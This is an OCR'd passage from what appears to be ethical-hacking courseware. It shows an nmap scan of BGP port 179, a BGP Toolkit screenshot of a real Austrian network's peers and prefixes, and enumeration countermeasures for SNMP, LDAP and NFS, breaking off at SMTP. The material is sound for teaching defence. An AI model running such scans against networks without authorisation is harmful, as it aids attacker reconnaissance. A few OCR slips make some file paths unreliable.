
```
# nmap -p 179 <target IP>
```


nmap -p [redacted] - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/ipv666]
└──╼ #nmap -p 179 [redacted]
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-22 [redacted]
Nmap scan report for [redacted]
Host is up (0.18s latency).

PORT    STATE SERVICE
179/tcp open  bgp

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
```

Figure 4.59: Screenshot of Nmap displaying a BGP enumeration result

As shown in the screenshot, attackers use BGP Toolkit to perform BGP enumeration on the target domain. This online tool can be used to search for the target domain and obtain details such as DNS information, website information, IP information, AS information, and whois information. Based on the identified ASs, attackers can further enumerate details such as IPv4 prefixes, BGP routing graphs, and IPv4 peers.


HURRICANE ELECTRIC
INTERNET SERVICES
Search
AS20704 www.Funknetz.at LE GmbH
Quick Links
BGP Toolkit Home
BGP Prefix Report
BGP Peer Report
Exchange Report
Bogon Routes
World Report
Multi Origin Routes
DNS Report
Top Host Report
Internet Statistics
Looking Glass
Network Tools App
Free IPv6 Tunnel
IPv6 Certification
IPv6 Progress
Going Native
Contact Us
AS Info
Graph v4
Prefixes v4
Peers v4
Whois
IRR
IX

Company Website: https://www.funknetz.at

Country of Origin: Austria

Internet Exchanges: 1

Prefixes Originated (all): 4
Prefixes Originated (v4): 4
Prefixes Originated (v6): 0

Prefixes Announced (all): 4
Prefixes Announced (v4): 4
Prefixes Announced (v6): 0

RPKI Originated Valid (all): 4
RPKI Originated Valid (v4): 4
RPKI Originated Valid (v6): 0

BGP Peers Observed (all): 28
BGP Peers Observed (v4): 28
BGP Peers Observed (v6): 0

IPs Originated (v4): 8,704
AS Paths Observed (v4): 449
AS Paths Observed (v6): 0

Average AS Path Length (all): 4.359
Average AS Path Length (v4): 4.359
Average AS Path Length (v6): 0.000

ASN	Name
AS202664	Jumper GmbH
AS6939	Hurricane Electric LLC
AS57463	NetIX Communications JSC

AS20704 IPv4 Peers
Other
AS57463
AS6939
AS202664
AS20704 IPv4 Peer Count
30
25
20
Jun 2021
Sep 2021
Dec 2021
Mar 2022
AS20704 IPv4 Prefixes Announced
20
10
0
Jun 2021
Sep 2021
Dec 2021
Mar 2022
AS20704 IPv4 Prefixes Originated

Figure 4.60: Screenshot of BGP Toolkit

LO#08: Explain Enumeration Countermeasures

Enumeration Countermeasures

SNMP


- **Remove the SNMP agent** or turn off the SNMP service
- If turning off SNMP is not an option, then change the default **community string names**
- **Upgrade to SNMP3**, which encrypts passwords and messages
- Implement the Group Policy security option called "**Additional restrictions for anonymous connections**"

LDAP

- By default, LDAP traffic is transmitted unsecured; **use SSL or STARTTLS technology** to encrypt the traffic
- Select a **username different** from your email address and enable **account lockout**
- Use **NT LAN Manager (NTLM)**, **Kerberos**, or any basic authentication mechanism to limit access to legitimate users

NFS

- Implement **proper permissions** (read/write must be restricted to specific users) on exported file systems
- Implement **firewall rules** to block NFS port 2049
- Ensure **proper configuration** of files, such as `/etc/smb.conf`, `/etc/exports` and `etc/hosts.allow`, to protect the data stored in servers
- **Log the requests** to access the system files on the NFS server



Enumeration Countermeasures (Cont'd)

SMTP

Configure SMTP servers to

